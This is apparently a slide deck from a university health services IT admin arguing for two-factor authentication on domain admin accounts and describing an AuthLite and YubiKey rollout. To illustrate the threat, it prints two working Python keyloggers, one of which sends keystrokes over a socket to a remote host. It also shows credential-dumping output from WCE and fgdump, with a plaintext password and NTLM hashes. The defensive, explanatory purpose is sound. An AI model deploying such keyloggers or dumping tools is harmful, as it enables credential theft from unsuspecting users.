Two Factor Authentication at UHS

Jeremy Foley CEH,eCPPT,eWPT
System and Security Admin
University Health Services

Two Factor Authentication at UHS

- Remote Access via Citrix Xendesktop
- Access to new web based EMR
- EPCS (Electronic Prescriptions for Controlled Substances)
- Windows privileged accounts (Domain Admins)

Two Factor Authentication to protect privileged accounts

Background:

- 4 full time IT staff
- IT staff use standard user account for daily activity
- IT staff have separate unique admin account used for administrative tasks
- Admin accounts members of domain admins group in Active Directory

What is the Big deal?

Admins use their admin accounts in their daily job:

- Log into workstations to access event logs.
- Install Software or drivers.
- Make software configuration changes to the workstation
- Admin accounts may get used in a lot more places then you thought.

What are we worried about?

Your domain is one password away from complete compromise.

Software Keyloggers

keylog.py


```
1  import pythoncom
2  import threading
3  import pyHook
4  import time
5  import sys
6
7  keylog_name = time.strftime("%Y%m%d")
8  def OnKeyboardEvent(event):
9      key=chr(event.Ascii)
10     if event.Ascii==13:
11         key='/n'
12     with open(keylog_name, "a") as myfile:
13         myfile.write(key)
14
15 hm = pyHook.HookManager()
16 hm.KeyDown = OnKeyboardEvent
17 hm.HookKeyboard()
18 pythoncom.PumpMessages()
```

keylog.py

```
1  import pythoncom, pyHook, sys, socket
2
3  host = '10.0.1.75'
4  port = 4444
5
6
7  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8  s.connect((host,port))
9
10 def OnKeyboardEvent(event):
11     keylog=chr(event.Ascii)
12     if event.Ascii==13:
13         keylog='/n'
14
15     s.send (keylog)
16
17 hm = pyHook.HookManager()
18 hm.KeyDown = OnKeyboardEvent
19 hm.HookKeyboard()
20 pythoncom.PumpMessages()
21
```

Hardware Keyloggers

Why work hard? Just ask



Other Evil stuff out there....


```
C:\test\new>wce -w
WCE v1.3beta (Windows Credentials Editor) - (c) 2010,2011,2012 Ampli
 by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Secure_User\WIN-LOANLOTDQLU:CvM*901D0?#(Fg["MNoP43!Ta$cv2%
George\WIN-LOANLOTDQLU:George
Fred\WIN-LOANLOTDQLU:
WIN-LOANLOTDQLU$\WORKGROUP:

C:\test\new>
```

```
Administrator: Windows PowerShell (5)
PS C:\Users\Administrator\Documents> .\fgdump
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

No parameters specified, doing a local dump. Specify -? if you are looking for help.
--- Session ID: 2015-12-02-18-09-11 ---
Starting dump on 127.0.0.1

** Beginning local dump **
OS (127.0.0.1): Microsoft Windows Unknown Server (Build 7601) (64-bit)
Passwords dumped successfully

-----Summary-----

Failed servers:
NONE

Successful servers:
127.0.0.1

Total failed: 0
Total successful: 1
PS C:\Users\Administrator\Documents> type *.pwdump
admin:1002:NO PASSWORD*********************:C7D0CA772B8E85768DA671A7CBA18077:::
admin2:1004:1001:NO PASSWORD*********************:949DDF784D8A5B3B2A9128F8989C5849:::
Administrator:500:NO PASSWORD*********************:0A79944FBB54020C23B63292E906D1C5:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
```

What would be better?

Three separate level of privilege:

Standard User

Admin User (non-domain admin)

Super Admin

Sounds like a we need Two Factor Authentication

What are the requirements?

- Solution has to be easy and not get in the way of getting stuff done
- No special software necessary on the endpoints
- Supported on Linux Thin clients with restricted O/S
- Work with our Citrix Xendesktop VDI environment
- Multiple authentication tokens per user

Our Solution:
Authlite (www.authlite.com)

- Client install recommended, but not required
- Google Authenticator (OAUTH)
- YubiKey (OTP). Emulates a keyboard
- Low Cost


AuthLite

yubico

YubiKey Product Family

YubiKey 4 | YubiKey 4 Nano | YubiKey NEO | FIDO U2F Security Key

How it works. The quick and dirty version.



- Authlite installed on all domain controllers
- User Logs in
- ”Group Pairs” configured (2FA-Users = Domain Admins)

User authentication is successful:

- If valid 2FA token used Authlite rewrites the kerberos ticket and does a group replace based on the group pair.
- If user did not 2FA with token then group is not replaced in kerberos ticket.

Example RDP Login

How has it been going?

- Some apps don't handle the 2FA and fail the authentication.
  Example: Xencenter/Xenserver
- Kerberos ticket does expire. On reissue the ticket is not re-written with 2FA group unless user re-logs in.
- Replay is a bit touchy. Needed to bump up the replay window.
- When to use 2FA and when not to.

UHS

UNIVERSITY

HEALTH SERVICES